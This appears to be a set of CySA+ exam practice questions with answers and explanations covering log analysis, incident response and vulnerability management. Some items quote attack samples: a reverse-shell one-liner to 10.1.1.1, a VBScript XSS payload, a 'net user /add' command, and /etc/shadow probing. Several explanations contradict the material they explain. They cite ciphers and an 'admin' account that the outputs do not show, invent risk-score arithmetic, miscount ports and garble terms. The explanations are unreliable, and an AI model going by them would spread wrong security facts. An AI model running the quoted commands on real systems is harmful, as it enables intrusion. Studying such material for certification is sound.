

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

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NEW QUESTION 1

A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

- A. PowerShell
- B. Ruby
- C. Python
- D. Shell script

Answer: A

Explanation:

The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

NEW QUESTION 2

A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVICE VERSION
22/tcp open  ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open  ssl/http OpenResty web app server
|_http-server-header: openresty
|_ssl-enum-ciphers:
|  TLSv1.1:
|  ciphers:
|  TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|  compressors:
|  NULL
|  cipher preference: server
|  warnings:
|  Insecure certificate signature (SHA1), score capped at F
|  TLSv1.2:
|  ciphers:
|  TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
|  TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
|  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
|  TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
|  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
|  TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
|  TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
|  TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
|  TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|  compressors:
|  NULL
|  cipher preference: server
|  warnings:
|  Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

Which of the following best describes the output?

- A. The host is not up or responding.
- B. The host is running excessive cipher suites.
- C. The host is allowing insecure cipher suites.
- D. The Secure Shell port on this host is closed

Answer: C

Explanation:

The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

NEW QUESTION 3

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

- created the initial evidence log.
- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

- A. Update the system firmware and reimage the hardware.
- B. Install an additional malware scanner that will send email alerts to the analyst.
- C. Configure the system to use a proxy server for Internet access.
- D. Delete the user profile and restore data from backup.

Answer: A

Explanation:

Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

NEW QUESTION 4

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack.

Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

- A. Weaponization
- B. Reconnaissance
- C. Delivery
- D. Exploitation

Answer: D

Explanation:

The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References:
<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

NEW QUESTION 5

A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.

Which of the following metrics should the team lead include in the briefs?

- A. Mean time between failures
- B. Mean time to detect
- C. Mean time to remediate
- D. Mean time to contain

Answer: D

Explanation:

Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

NEW QUESTION 6

A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server logs for evidence of exploitation of that particular vulnerability?

- A. /etc/ shadow
- B. curl localhost
- C. ; printenv
- D. cat /proc/self/

Answer: A

Explanation:

/etc/shadow is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The /etc/shadow file is a file that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server. Therefore, the security analyst can look for /etc/shadow in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability. Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://www.comptia.org/certifications/cybersecurity-analyst>
- <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 7

A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

- A. There is an issue with the SSL certificate causing port 443 to become unavailable for HTTPS access
- B. An on-path attack is being performed by someone with internal access that forces users into port 80
- C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
- D. An error was caused by BGP due to new rules applied over the company's internal routers

Answer: B

Explanation:

An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies network traffic between two parties. In this case, someone with internal access may be performing an on-path attack by forcing users into port 80, which is used for HTTP communication, instead of port 443, which is used for HTTPS communication. This would allow the attacker to compromise the user accounts and access the company's internal portal.

NEW QUESTION 8

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

- A. OSSTMM
- B. SIEM
- C. SOAR
- D. QVVASP

Answer: C

Explanation:

SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

NEW QUESTION 9

Which of the following tools would work best to prevent the exposure of PII outside of an organization?

- A. PAM
- B. IDS
- C. PKI
- D. DLP

Answer: D

Explanation:

Data loss prevention (DLP) is a tool that can prevent the exposure of PII outside of an organization by monitoring, detecting, and blocking sensitive data in motion, in use, or at rest.

NEW QUESTION 10

While reviewing web server logs, a security analyst found the following line:

```
<IMG SRC='vbscript:msgbox("test")'>
```

Which of the following malicious activities was attempted?

- A. Command injection
- B. XML injection
- C. Server-side request forgery
- D. Cross-site scripting

Answer: D

Explanation:

XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware¹²

The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a

simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks³

NEW QUESTION 10

An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

- A. Drop the tables on the database server to prevent data exfiltration.
- B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
- C. Stop the httpd service on the web server so that the adversary can not use web exploits
- D. use micro segmentation to restrict connectivity to/from the web and database servers.
- E. Comment out the HTTP account in the / etc/passwd file of the web server
- F. Move the database from the database server to the web server.

Answer: BD

Explanation:

Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 15

Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

- A. SLA
- B. LOI
- C. MOU
- D. KPI

Answer: A

Explanation:

SLA (Service Level Agreement) is the best term to describe the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m., as it reflects the agreement between a service provider and a customer that specifies the services, quality, availability, and responsibilities that are agreed upon. An SLA is a common type of document that is used in various industries and contexts, such as IT, telecom, cloud computing, or outsourcing. An SLA typically includes metrics and indicators to measure the performance and quality of the service, such as uptime, response time, or resolution time. An SLA also defines the consequences or remedies for any breaches or failures of the service, such as penalties, refunds, or credits. An SLA can help to manage customer expectations, formalize communication, improve productivity, and strengthen relationships. The other terms are not as accurate as SLA, as they describe different types of documents or concepts. LOI (Letter of Intent) is a document that outlines the main terms and conditions of a proposed agreement between two or more parties, before a formal contract is signed. An LOI is usually non-binding and expresses the intention or interest of the parties to enter into a future agreement. An LOI can help to clarify the key points of a deal, facilitate negotiations, or demonstrate commitment. MOU (Memorandum of Understanding) is a document that describes a mutual agreement or cooperation between two or more parties, without creating any legal obligations or commitments. An MOU is usually more formal than an LOI, but less formal than a contract. An MOU can help to establish a common ground, define roles and responsibilities, or outline expectations and goals. KPI (Key Performance Indicator) is a concept that refers to a measurable value that demonstrates how effectively an organization or individual is achieving its key objectives or goals. A KPI is usually quantifiable and specific, such as revenue growth, customer satisfaction, or employee retention. A KPI can help to track progress, evaluate performance, or identify areas for improvement.

NEW QUESTION 17

Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

- A. Command and control
- B. Actions on objectives
- C. Exploitation
- D. Delivery

Answer: A

Explanation:

Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

NEW QUESTION 19

A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

- A. Credentialed network scanning

- B. Passive scanning
- C. Agent-based scanning
- D. Dynamic scanning

Answer: C

Explanation:

Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION 21

The analyst reviews the following endpoint log entry:

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {hostname}
clientcomputer1

invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {net user /add invoke_ul}
The command completed successfully.
```

Which of the following has occurred?

- A. Registry change
- B. Rename computer
- C. New account introduced
- D. Privilege escalation

Answer: C

Explanation:

The endpoint log entry shows that a new account named “admin” has been created on a Windows system with a local group membership of “Administrators”. This indicates that a new account has been introduced on the system with administrative privileges. This could be a sign of malicious activity, such as privilege escalation or backdoor creation, by an attacker who has compromised the system.

NEW QUESTION 23

A security analyst detects an exploit attempt containing the following command: `sh -i >& /dev/udp/10.1.1.1/4821 0>$I`

Which of the following is being attempted?

- A. RCE
- B. Reverse shell
- C. XSS
- D. SQL injection

Answer: B

Explanation:

A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user’s system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:

```
sh -i >& /dev/udp/10.1.1.1/4821 0>$I
```

This command is a shell script that creates a reverse shell connection from the target system to the remote user’s system at IP address 10.1.1.1 and port 4821 using UDP protocol.

NEW QUESTION 28

A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5

PORT      STATE      SERVICE
21        closed    ftp
22        open      ssh
23        filtered  telnet
636       open      ldaps
1723      open      pptp
443       closed    https
3389      closed    ms-term-server
```

Which of the following services should the security team investigate further? (Select two).

- A. 21
- B. 22
- C. 23
- D. 636
- E. 1723
- F. 3389

Answer: CD

Explanation:

The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices¹. The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service. Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636. Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host²³. Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections. Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 636².

NEW QUESTION 33

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Which of the following tuning recommendations should the security analyst share?

- A. Set an HttpOnly flag to force communication by HTTPS
- B. Block requests without an X-Frame-Options header
- C. Configure an Access-Control-Allow-Origin header to authorized domains
- D. Disable the cross-origin resource sharing header

Answer: B

Explanation:

The output shows that the web application is vulnerable to clickjacking attacks, which allow an attacker to overlay a hidden frame on top of a legitimate page and trick users into clicking on malicious links. Blocking requests without an X-Frame-Options header can prevent this attack by instructing the browser to not display the page within a frame.

NEW QUESTION 34

A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

- A. The current scanners should be migrated to the cloud
- B. Cloud-specific misconfigurations may not be detected by the current scanners
- C. Existing vulnerability scanners cannot scan IaaS systems
- D. Vulnerability scans on cloud environments should be performed from the cloud

Answer: B

Explanation:

Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs. Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.

NEW QUESTION 35

A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time.

Which of the following techniques should be performed to meet the CISO's goals?

- A. Vulnerability scanning
- B. Adversary emulation
- C. Passive discovery

D. Bug bounty

Answer: B

Explanation:

The correct answer is B. Adversary emulation.

Adversary emulation is a technique that involves mimicking the tactics, techniques, and procedures (TTPs) of a specific threat actor or group to test the effectiveness of the security controls and incident response capabilities of an organization¹. Adversary emulation can help identify and address the gaps and weaknesses in the security posture of an organization, as well as improve the readiness and skills of the security team. Adversary emulation can also help measure the dwell time, which is the duration that a threat actor remains undetected inside the network².

The other options are not the best techniques to meet the CISO's goals. Vulnerability scanning (A) is a technique that involves scanning the network and systems for known vulnerabilities, but it does not simulate a real attack or test the incident response capabilities. Passive discovery © is a technique that involves collecting information about the network and systems without sending any packets or probes, but it does not identify or exploit any vulnerabilities or test the security controls. Bug bounty (D) is a program that involves rewarding external researchers or hackers for finding and reporting vulnerabilities in an organization's systems or applications, but it does not focus on a specific threat actor or group.

NEW QUESTION 36

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

```
Host    CVE: (Vulnerability Name) Metrics
----    -
host01 CVE-2003-99992: (TransAtl) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)   DDS:AEX:NOA
host03 CVE-2007-99996: (NarrowStairs) RCE:AEX:HVT
host04 CVE-2009-99998: (Topendoor)  UDD:NOA

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

- A. host01
- B. host02
- C. host03
- D. host04

Answer: C

Explanation:

Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of 10 x 0.9 = 9, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

NEW QUESTION 40

A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

- A. function w() { a=\$(ping -c 1 \$1 | awk -F "/" 'END{print \$1}') && echo "\$1 | \$a" }
- B. function x() { b=traceroute -m 40 \$1 | awk 'END{print \$1}' && echo "\$1 | \$b" }
- C. function y() { dig \$(dig -x \$1 | grep PTR | tail -n 1 | awk -F "." '{print \$1}').origin.asn.cymru.com TXT +short }
- D. function z() { c=\$(geoiplookup \$1) && echo "\$1 | \$c" }

Answer: C

Explanation:

The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:

```
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." '{print $1}').origin.asn.cymru.com TXT +short }
```

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region.

NEW QUESTION 45

Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H

Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.

- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

Answer: B

Explanation:

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system>

NEW QUESTION 49

After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

- A. Avoid
- B. Transfer
- C. Accept
- D. Mitigate

Answer: A

Explanation:

Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

NEW QUESTION 52

An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

- A. Disable the user's network account and access to web resources
- B. Make a copy of the files as a backup on the server.
- C. Place a legal hold on the device and the user's network share.
- D. Make a forensic image of the device and create a SRA-I hash.

Answer: D

Explanation:

Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official References:

- > <https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/>
- > <https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/>

NEW QUESTION 54

During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

- A. Clone the virtual server for forensic analysis
- B. Log in to the affected server and begin analysis of the logs
- C. Restore from the last known-good backup to confirm there was no loss of connectivity
- D. Shut down the affected server immediately

Answer: A

Explanation:

